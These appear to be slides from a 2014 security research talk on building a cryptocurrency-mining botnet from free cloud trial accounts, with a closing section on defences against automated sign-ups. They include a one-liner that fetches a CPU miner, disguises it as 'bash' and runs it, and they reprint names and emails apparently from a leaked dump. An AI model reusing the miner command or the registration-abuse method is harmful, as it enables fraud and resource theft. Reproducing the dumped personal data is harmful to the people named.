

BISHOP FOX

CloudBots: Harvesting Crypto Coins Like a Botnet Farmer



2014 August 6

Overview

What are these guys talking about?

Main Topics

- Could we **build a botnet** from freely available cloud services?
- Will we see the rise of more cloud based botnets?
- Should insufficient anti-automation be considered a top ten vulnerability?

Cloud PaaS


Platform as a Service



CloudBees



Windows Azure™



CLOUD
FOUNDRY™

cloudControl
web - application - platform

OPENSIFT



elasticbox



PiCloud
CLOUD COMPUTING SIMPLIFIED



nodejitsu

CloudSwing



heroku

Free Cloud Services

Platform as a Service

Cloud Platforms (PaaS) ☆

File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013

fx | Parent Platform Name

	A	B	C	D	E	F	G	H	I	J	K	L
1	Parent Platform Name	Sibling Level 1	Sibling Level 2	Description	Language(s) supported							
2					Java	.NET	Python	PHP	Ruby	Javascript	Perl	C++
3	Total Platforms supporting language				34	15	25	24	20	13	8	2
4	30loops_						x					
5				Drupal hosting. Fully managed, high-availability environments.								
7	Acquia Cloud							x				
7	Akshell									x		
8	Amazon Elastic Beanstalk				x			x				

Free Cloud Services

Development Environment as a Service



Claim Your Ruby
Development Box in 60 seconds.

Code on your box in the cloud via our [Web IDE](#), your favorite [Desktop Editor](#), or our [Chrome application](#). Share boxes and code together right in your browser.



AUTOMATION

Scripting the Cloud



Cloud Providers (In)Security


Usability vs Security

Automating Registration

- Hurdles
 - Email address confirmation
 - CAPTCHA
 - Phone/SMS
 - Credit Card

Fraudulent Account Registration

Anti-Automation



66%

Email Confirmation Only

33%

More Anti-Automation

■ EMAIL ■ CAPTCHA ■ CREDIT CARD ■ PHONE



Cloud Providers (In)Security

Usability vs Security

Anti-Automation Techniques

- Email address confirmation
- CAPTCHA
- Phone/SMS
- Credit Card

Email Confirmation Token Processing

SMTP Services

Automated email processing

- Wildcard localpart
*@domain.com
- Extract important information from incoming emails
- Grep for confirmation token links and request them

Account registration

- Automatic request sent to account activation links





local-part@domain.tld

Email Address Anatomy

Detection issues

Google App Engine

Using the Google AppEngine InboundMailHandler

- first.last.001@cloudbotmail.appspotmail.com
- first.last.002@cloudbotmail.appspotmail.com
- first.last.003@cloudbotmail.appspotmail.com
- first.last.004@cloudbotmail.appspotmail.com
- first.last.005@cloudbotmail.appspotmail.com
- first.last.006@cloudbotmail.appspotmail.com
- first.last.007@cloudbotmail.appspotmail.com
- first.last.008@cloudbotmail.appspotmail.com
- first.last.009@cloudbotmail.appspotmail.com
- first.last.010@cloudbotmail.appspotmail.com



Real Email Addresses

Realistic Randomness

Unlimited usernames

- Prevent pattern recognition
- Pull from real world examples

[local-part from dump]@domain.tld

```
Target: http://ifs.nic.in/
Wikipedia: http://en.wikipedia.org/wiki/Indian_Fore
#####
#      Name      Email      Mobile No.      Action
1      Lok Raj Singh Chauhan  lokrajcex@gmail.com  880
2      Ajeet Singh      reachajeet@gmail.com  880
3      Prashant Sharma  prashu4023@gmail.com  958
4      Vikram Kadam      vikram.kadam@rediffmil.com
5      Sanjay Khot        sanjaykhot0036@yahoo.co.in
6      Viren      viren_meteora@yahoo.co.in  078
```



Plethora of Email Addresses

SMTP Services

2 subdomains			
motherbot.com		[add]	
<input type="checkbox"/>	<u>register.motherbot.com</u>	MX	10:99999999.in1.mandrillapp.com
<input type="checkbox"/>	<u>register.motherbot.com</u>	MX	20:99999999.in2.mandrillapp.com
delete selected			Add

Unlimited domains

- freedns.afraid.org
- Prevent detection
- Thousands of unique email domains

Inbound Domains


Domain	DNS
mail.hackninja.school.com	MX: valid
register.motherbot.com	MX: valid

Free DNS Subdomains

Unlimited email addresses

Showing 1-100 of 101,590 total			
Domain	Status	Owner	Age
Sorted by: Popularity			
mooo.com (234660 hosts in use) website	public	josh	4568 d
us.to (97360 hosts in use) website	public	ukto	3529 d
chickenkiller.com (90035 hosts in use) website	public	josh	4640 d
strangled.net (37197 hosts in use) website	public	josh	4639 d
uk.to (32372 hosts in use) website	public	ukto	3565 days ago (12/13/2005)
ignorelist.com (27832 hosts in use) website	public	josh	4226 days ago (02/20/2002)
crabdance.com (22866 hosts in use) website	public	josh	2855 days ago (11/22/2005)

Showing 1-100 of 101,590 total	
Domain	Status
Sorted by: Popularity	
mooo.com (234660 hosts in use) website	public
us.to (97360 hosts in use) website	public
chickenkiller.com (90035 hosts in use) website	public
strangled.net (37197 hosts in use) website	public
uk.to (32372 hosts in use) website	public
ignorelist.com (27832 hosts in use) website	public
crabdance.com (22866 hosts in use) website	public




Receiving Email and Processing

Free Signups


What do we need?

- Free email relay
 - Free MX registration
- Process wildcards
 - *@domain.tld
- Send unlimited messages
 - Unrestricted SMTP to HTTP POST/JSON requests



Free Cloud Services

Inbound Mail As A Service



The image shows a screenshot of a Google Sheets spreadsheet. The title bar reads "Anti-Anti-Automation Techniques" with a star icon and a folder icon. The menu bar includes "File", "Edit", "View", "Insert", "Format", "Data", "Tools", "Add-ons", and "Help". The status bar indicates "All changes saved in Drive". The toolbar shows various icons for undo, redo, print, and formatting. The spreadsheet has a formula bar with "fx" and a grid with columns A, B, C, and D. The data is as follows:

	A	B	C	D
1	Service Name	Website	Description	Technologies
2	Postmark	https://postmarkapp.com/	Postmark handles delivering and parsing transactional email for webapps	JSON first 10k in
3	Mandrill	https://mandrill.com/	Mandrill is a scalable email infrastructure service	JSON
4	Mailgun	https://mailgun.com	APIs that allow you to send	JSON 10k inbound
5	SocketLabs	https://www.socketlabs.com/	receive and track email	JSON
6	Cloudmailin	https://www.cloudmailin.com	Incoming Email for your Web App	JSON
7	MailCatcher	http://mailcatcher.me/	MailCatcher runs a super simple SMTP server which catches any message sent to it to display in a web interface.	
8	Email Yak	http://www.emailyak.com/	JSON API to send & receive email	HTML

Email Confirmation Token Processing

SMTP Services

Automated email processing

- Extract important information from incoming emails
- Grep for confirmation token links and request them

Account registration


- Automatic request sent to account activation links



nodejitsu



cloudControl
web - application - platform



Unique Email Addresses

Avoid Pattern Recognition

dpianta@icfar.shop.tm
hud184@efnet.ax.lt
lzane@minecraftnoob.ez.lv
david.mekay@zanity.hacked.jp
paresh@uileon.nx.tc **lornelb@24-7.uk.to**
janetmurch@corecloud.homenet.org jmattos@bagus.55.lt
filatov@eye.uni.cx
flohman@wirehound.bot.nu **jessicad@soon.crabdance.com** zoefsdev@asenov.69.mu
darren.smith@descontolar.1337.cx
haowu@niau.coalnet.ru
smith.miller6@hackquest.mooo.com apoling@bestforever.now.im
et@starkom.iz.rs rrittenhousedwight@bad.sat-dv.ru
valeryb@germansky.kir22.ru
r3al.ss@oldergames.ignorelist.com susannahcxxx@syntheticzero.spacetechnology.net
echarizo@fatdiary.verymad.net chrisn@schoolpros.dynet.com
wirenut26@stfu-kthx.jumpingcrab.com **tom.green.ctr@1k.info.tm**
kenneish@aspserver.suka.se
david.johnstonjr@crackedsidewalks.chickenkiller.com kenneth.runyon@maxfiles.linuxd.org
paroisien@prelux.javafaq.nu christopher.moore@hishill.gw.lt
mwigans@the.firefoxsupport.net **jdavis@with-linux.strangled.net** deborah.gadsden@h4ck.ftp.sh
edward.hirst@salespeople.info.gf juancm96@techsofts.leet.la
mte2156@nrd.v4.net mark.a.stanford@al08.satdv.net.ru rell@cr.ohbah.com
domorgan@photo-frame.us.to **gukraeme@2age.continent.kz**
tracey.schreiner@whizoffice.brh.dj andrew.street@hackedbox.or.gs
novadrivingschool@404.whynotad.com **aamunter@rinaldus.twilightparadox.com**
lvidal@db.undo.it **jerryquinones42@google-it.biz.tm**
moise.willis@violates.punked.us
jay.allen@serverpit.anydns.com **mattdezso@mil.3dxtas.com**
rodney.vaughn@fuecentral.mooo.info btauber@vkagent.bigbox.info
lundbergkm@irc.privatedns.org gluebilly@zonet.d-n-s.name
montoya2713ruben@quannhacvang.qc.to
Jerrod.Clausen@xpresit.pwnz.org




DEMONSTRATION

Automatic Account Creation



Email Addresses

Automated Registration Workflow



Storing Account Information

Keeping track of all accounts

MongoDB

- MongoLab
- MongoHQ

```
{
  "_id": {
    "$oid": "52352731e4b0d93062d89bb3"
  },
  "boxes": [
    {
      "name": "roovee",
      "account_type": 5,
      "state": "running",
      "uri": "https://roovee-[REDACTED]",
      "port": 13378,
      "email": "william.brown@register.motherbot.com",
      "cpu": 1,
      "memory": 384,
      "storage": 750,
      "region": 8,
      "id": [REDACTED]
    }
  ]
}
```

FUNTIVITIES

Botnets Are Fun!



Botnet Activities

Now we have a botnet! Fun!

What can we do?

- Distributed Network Scanning
- Distributed Password Cracking
- DDoS
- Click-fraud
- Crypto Currency Mining
- Data Storage

Unlimited Storage Space

Refer Fake Friends

How do I earn bonus space for referring friends to Dropbox?

[« Back to Help Center](#)

You can get extra space by [inviting your friends](#) to try out Dropbox. If a friend uses your invitation to sign up for an account, installs the [Dropbox desktop app](#) on a computer, and signs in to the app, both of you will receive bonus space.

- **Free accounts** get 500 MB per referral. You can earn up to 16 GB in referrals.
- **Pro (paid) accounts** get 1 GB per referral and can earn up to 32 GB of **extra space** in referrals.



Unlimited Storage Space

Refer Fake Friends

[Browse](#)

[Price](#)

[About](#)

0 B used of 1 TB

[Upgrade](#)

[Account Settings](#)

[Account Usage](#)

[Billing Settings](#)

[Bonuses & Referrals](#)

Account Usage

One free TB
That's right, TeraByte!



Personal Data

0 B used of 1 TB



Command & Control

Botnet C2

What are we using?

- Fabric
 - Fabric is a Python library and command-line tool for streamlining the use of SSH for application deployment or systems administration tasks.
- `fab check_hosts -P -z 20`
- `fab run_command`



Distributed Command

Unique Amazon IP Addresses

```
[na1.cloudbox.net:2352]: curl http://icanhazip.com  
4.109.182.13
```

```
[eu1.cloudbox.net:3127]: curl http://icanhazip.com  
126.34.56.254
```

```
[na1.cloudbox.net:10660]: curl http://icanhazip.com  
58.251.42.128
```

```
[na1.cloudbox.net:15627]: curl http://icanhazip.com  
74.216.236.72
```

```
[na1.cloudbox.net:8000]: curl http://icanhazip.com  
28.228.253.19
```

```
[na1.cloudbox.net:4028]: curl http://icanhazip.com  
64.216.37.252
```



Litecoin Mining

All your processors are belong to us

Make money, money

- Deploying miners
- One command for \$\$\$



```
if [ ! -f bash ]; then wget
http://sourceforge.net/projects/cpuminer/files/pooler-cpuminer-
2.3.2-linux-x86_64.tar.gz && tar xzfv pooler-cpuminer-2.3.2-
linux-x86_64.tar.gz && rm pooler-cpuminer-2.3.2-linux-
x86_64.tar.gz && mv minerd bash; fi; screen ./bash -
url=stratum+tcp://pool.mine-litecoin.com --userpass=ninja.47:47;
rm bash
```

Distributed Command

Load After Crypto Currency Mining

ID	Host	Status
0	na1.cloudbox.net:1678	2 users, load average: 37.08, 37.60, 32.51
1	na1.cloudbox.net:15121	1 user, load average: 16.35, 15.35, 12.00
2	na1.cloudbox.net:11631	1 user, load average: 19.65, 18.46, 14.38
3	na1.cloudbox.net:4358	2 users, load average: 23.10, 22.91, 18.95
4	na1.cloudbox.net:1212	1 user, load average: 19.60, 18.47, 14.41
5	na1.cloudbox.net:5841	1 user, load average: 19.97, 18.61, 14.52
6	eu1.cloudbox.net:3025	1 user, load average: 19.27, 18.37, 14.33
7	eu1.cloudbox.net:6892	2 users, load average: 19.65, 18.46, 14.38
8	eu1.cloudbox.net:2038	1 user, load average: 18.85, 17.43, 13.45
9	na1.cloudbox.net:5235	1 user, load average: 18.55, 17.32, 13.38
10	na1.cloudbox.net:1122	1 user, load average: 26.04, 25.57, 20.02



Litecoin Mining


All your processors are belong to us

USER STATS

MINE POOL BOTH

My Hash Rate

Click and drag over a time period to zoom in



Hashrate graphs update every ~120 seconds if you have active workers.



CLOUD BREAKOUT

Bypassing Restrictions



DETECTION

No one can catch a ninja!



Disaster Recovery Plan

Armadillo Up™

Automatic Backups

- Propagate to other similar services
 - e.g. MongoLab \leftarrow \rightarrow MongoHQ
- Infrastructure across multiple service providers
- Easily migrated



RISING TREND

Active Attacks



Cloud Provider Registration

Adaptation

Trial Temporarily Disabled

Thank you for choosing Engine Yard Trial. We are currently experiencing some technical difficulties with New Trial Accounts. Please sign up for a Paid account with a Valid Email as well as a Valid Credit Card and we will credit you with trial hours in the coming week. We appreciate your understanding and if you have any questions, please email sales@engineyard.com



Cloud Provider Registration

Adaptation

AppFog Signups

We are enhancing our sign-up process and have temporarily paused sign-ups from the AppFog site. We will provide a notification on the site when this capability is available again. For urgent requests, please contact support@appfog.com for assistance.



Cloud Provider Registration

Adaptation

FREE VPS

\$0.00
FOR 30 DAYS



Currently unavailable due do large number of
BotNETs setup for mining

Clouds Under Siege

Crypto Coins & DDoS

Hacker Hijacks Synology NAS Boxes for Dogecoin Mining Operation, Reaping Half Million Dollars in Two Months

As Dell SecureWorks' network security analyst David Shear and I were continuing our security research involving digital currency, we spotted some interesting blog posts.

As early as February 8th of this year, computer users began to notice their Synology Network Attached Storage (NAS) boxes were performing sluggishly and had a very high CPU usage. As a result, investigations ensued and eventually a Facebook [post](#), directed at Synology, was made. Ultimately, it was discovered that the cause of the excessive resource consumption was due to illegitimate software that had infected the systems, which ironically, was stored in a folder labeled "PWNEED".

Clouds Under Siege

Crypto Coins & DDoS

Attackers install DDoS bots on Amazon cloud, exploiting Elasticsearch weakness

Attackers are targeting Amazon EC2 instances with Elasticsearch 1.1.x installed

By **Lucian Constantin**, IDG News Service | [Security](#)

July 28, 2014, 9:44 AM — Attackers are exploiting a vulnerability in distributed search engine software Elasticsearch to install DDoS malware on Amazon and possibly other cloud servers.

PROTECTION

Bot Busters



Protection

Usability vs Security

What can we do?

- Logic puzzles
- Sound output
- Credit card validation
- Live operators
- Limited-use account
- Heuristic checks
- Federated identity systems

Reference: <http://www.w3.org/TR/2003/WD-turingtest-20031105/#solutions>



Protection

At Abuse vs At Registration

What should we do?

- Analyzing properties of Sybil accounts
- Analyzing the arrival rate and distribution of accounts
- Flag accounts registered with emails from newly registered domain names
- Email verification
- CAPTCHAs
- IP Blacklisting
- Phone/SMS verification
- Automatic pattern recognition

Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf



Protection

At Abuse vs At Registration

Advanced techniques

- Signup flow events
 - Detect common activities after signup
- User-agent
 - A registration bot may generate a different user-agent for each signup or use uncommon user-agents
- Form submission timing
 - A bot that doesn't mimic human behavior by performing certain actions too quickly can be detected

Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf





Oscar Salazar @tracertea

Rob Ragan @sweepthatleg

CONTACT@BISHOPFOX.COM

 **THANK YOU**